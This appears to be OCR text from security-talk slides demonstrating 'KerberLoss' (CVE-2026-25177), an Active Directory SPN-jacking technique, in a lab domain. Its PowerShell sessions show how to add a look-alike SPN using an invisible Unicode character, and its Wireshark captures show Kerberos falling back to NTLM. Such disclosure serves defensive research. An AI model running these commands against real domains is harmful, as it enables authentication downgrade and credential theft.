





SCENARIO #2

Simplified SPN-Jacking

SPN-jacking



SPN-jacking + KerberLoss





Host Name: HOST1
User Name: attacker

```
Administrator: Windows Powe x + v
PS C:\Users\Attacker\Desktop> hostname
Host1
PS C:\Users\Attacker\Desktop> whoami
demo\attacker
PS C:\Users\Attacker\Desktop> Get-ADUser attacker -Properties memberof,primarygroupid | select Name,MemberOf,primarygroupid

Name      MemberOf primarygroupid
----      -
attacker {}                    513


PS C:\Users\Attacker\Desktop> (Get-Acl -Path "AD:CN=SERVERB,CN=Computers,DC=demo,DC=lab").Access | where {$_.IdentityReference -eq "DEMO\attacker"} | select
ActiveDirectoryRights,ObjectType,@{Name='ObjectTypeString';Expression={$ObjectTypeHT[$_.ObjectType.Guid]}},ObjectFlags,AccessControlType,IdentityReference

ActiveDirectoryRights : WriteProperty
ObjectType             : f3a64788-5306-11d1-a9c5-0000f80367c1
ObjectTypeString       : Service-Principal-Name
ObjectFlags            : ObjectAceTypePresent
AccessControlType      : Allow
IdentityReference      : DEMO\attacker

PS C:\Users\Attacker\Desktop>
```

SCENARIO #3

Authentication downgrade of any Kerberos
service





Recycle Bin

ImportantFi...
(SERVERA)

Host Name: HOST2

User Name: ServerAdmin

Capturing from Ethernet0 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

((smb || kerberos || ntlmssp || _ws.col.protocol == "SMB2") && !(_ws.col.protocol == "BROWSER" || _ws.col.protocol == "DCERPC" || _ws.col.protocol == "LDAP"))

No.	Protocol	Info
298	SMB2	Negotiate Protocol Request
299	SMB2	Negotiate Protocol Response
303	KRB5	AS-REQ
304	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
311	KRB5	AS-REQ
312	KRB5	AS-REP
320	KRB5	TGS-REQ
322	KRB5	TGS-REP
327	SMB2	Session Setup Request
329	SMB2	Session Setup Response
330	SMB2	Tree Connect Request, Tree: '\\SERVERA\IPC\$'
331	SMB2	Tree Connect Response, Tree: '\\SERVERA\IPC\$'
332	SMB2	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
333	SMB2	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
334	SMB2	Ioctl Request FSCTL_DFS_GET_REFERRALS, Path: \SERVERA\ImportantFiles

```
tkt-vno: 5
realm: DEMO.LAB
v sname
  name-type: kRB5-NT-SRV-INST (2)
  v sname-string: 2 items
    SNameString: cifs
    SNameString: SERVERA
> enc-part
> enc-part
```

Ethernet0 2: <live capture in progress> | Packets: 4325 - Displayed: 38 (0.9%) | Profile: Default

ImportantFiles

Network > SERVERA > ImportantFiles

Search ImportantF

New

Name	Date modified
Apps	11/03/2026 16:00
IT	11/03/2026 16:48
Shared Documents	11/03/2026 16:47
CEO.jpg	11/03/2026 15:59
passwords.txt	11/03/2026 16:48

Select a file to preview.

5 items


```
Administrator: Windows Powe x + v

ActiveDirectoryRights : WriteProperty
ObjectType            : f3a64788-5306-11d1-a9c5-0000f80367c1
ObjectTypeString      : Service-Principal-Name
ObjectFlags           : ObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : DEMO\attacker

PS C:\Users\Attacker\Desktop> (Get-ADComputer ServerA -Properties serviceprincipalnames).serviceprincipalnames | sort
HOST/SERVERA
HOST/ServerA.demo.lab
RestrictedKrbHost/SERVERA
RestrictedKrbHost/ServerA.demo.lab
TERMSRV/SERVERA
TERMSRV/ServerA.demo.lab
WSMAN/ServerA
WSMAN/ServerA.demo.lab
PS C:\Users\Attacker\Desktop> Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/ServerA"}
Set-ADComputer : The operation failed because SPN value provided for addition/modification is not unique forest-wide
At line:1 char:1
+ Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/ServerA"}
+ ~~~~~
+ CategoryInfo          : NotSpecified: (ServerB:ADComputer) [Set-ADComputer], ADException
+ FullyQualifiedErrorId : ActiveDirectoryServer:8647,Microsoft.ActiveDirectory.Management.Commands.SetADComputer

PS C:\Users\Attacker\Desktop> Set-ADComputer ServerB -ServicePrincipalNames @{Add="HOST/$([char]::ConvertFromUtf32([int]"0xE0154"))erverA"}
PS C:\Users\Attacker\Desktop> Get-ADObject -LDAPFilter "serviceprincipalname=HOST/ServerA" | select DistinguishedName

DistinguishedName
-----
CN=SERVERA,CN=Computers,DC=demo,DC=lab
CN=SERVERB,CN=Computers,DC=demo,DC=lab

PS C:\Users\Attacker\Desktop> |
```



Recycle Bin

ImportantFi...
(SERVERA)

Host Name: HOST2

User Name: ServerAdmin

KerberLoss_downgrade.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

((smb || kerberos || ntlmssp || _ws.col.protocol == "SMB2") && !(_ws.col.protocol == "BROWSER" || _ws.col.protocol == "DCERPC" || _ws.col.protocol == "LDAP"))

No.	Protocol	Info
182	SMB2	Negotiate Protocol Response
195	KRB5	AS-REQ
196	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
204	KRB5	AS-REQ
207	KRB5	AS-REP
215	KRB5	TGS-REQ
217	KRB5	KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
222	SMB2	Session Setup Request, NTLMSSP_NEGOTIATE
223	SMB2	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP
225	SMB2	Session Setup Request, NTLMSSP_AUTH, User: DEMO\ServerAdmin
228	SMB2	Session Setup Response
229	SMB2	Tree Connect Request, Tree: '\\SERVERA\IPC\$'
230	SMB2	Tree Connect Response, Tree: '\\SERVERA\IPC\$'
231	SMB2	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
232	SMB2	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO

Kerberos X

NTLM ✓

> Frame 229: Packet, 158 bytes on wire (12...)

> Ethernet II, Src: VMware_9c:cb:85 (00:50...)

> Internet Protocol Version 4, Src: 192.16...

> Transmission Control Protocol, Src Port:

> NetBIOS Session Service

> SMB2 (Server Message Block Protocol vers...

KerberLoss_downgrade.pcapng

Packets: 7321 - Displayed: 39 (0.5%)

Profile: Default

ImportantFiles

Network > SERVERA > ImportantFiles

Search ImportantF

New

Home

Gallery

OneDrive

Desktop

Downloads

Documents

Pictures

Music

Videos

This PC

Network

5 items

Name	Date modified
Apps	11/03/2026 16:00
IT	11/03/2026 16:48
Shared Documents	11/03/2026 16:47
CEO.jpg	11/03/2026 15:59
passwords.txt	11/03/2026 16:48

Select a file to preview.

KerberLoss: CVE-2026-25177

Without any permissions on the target:

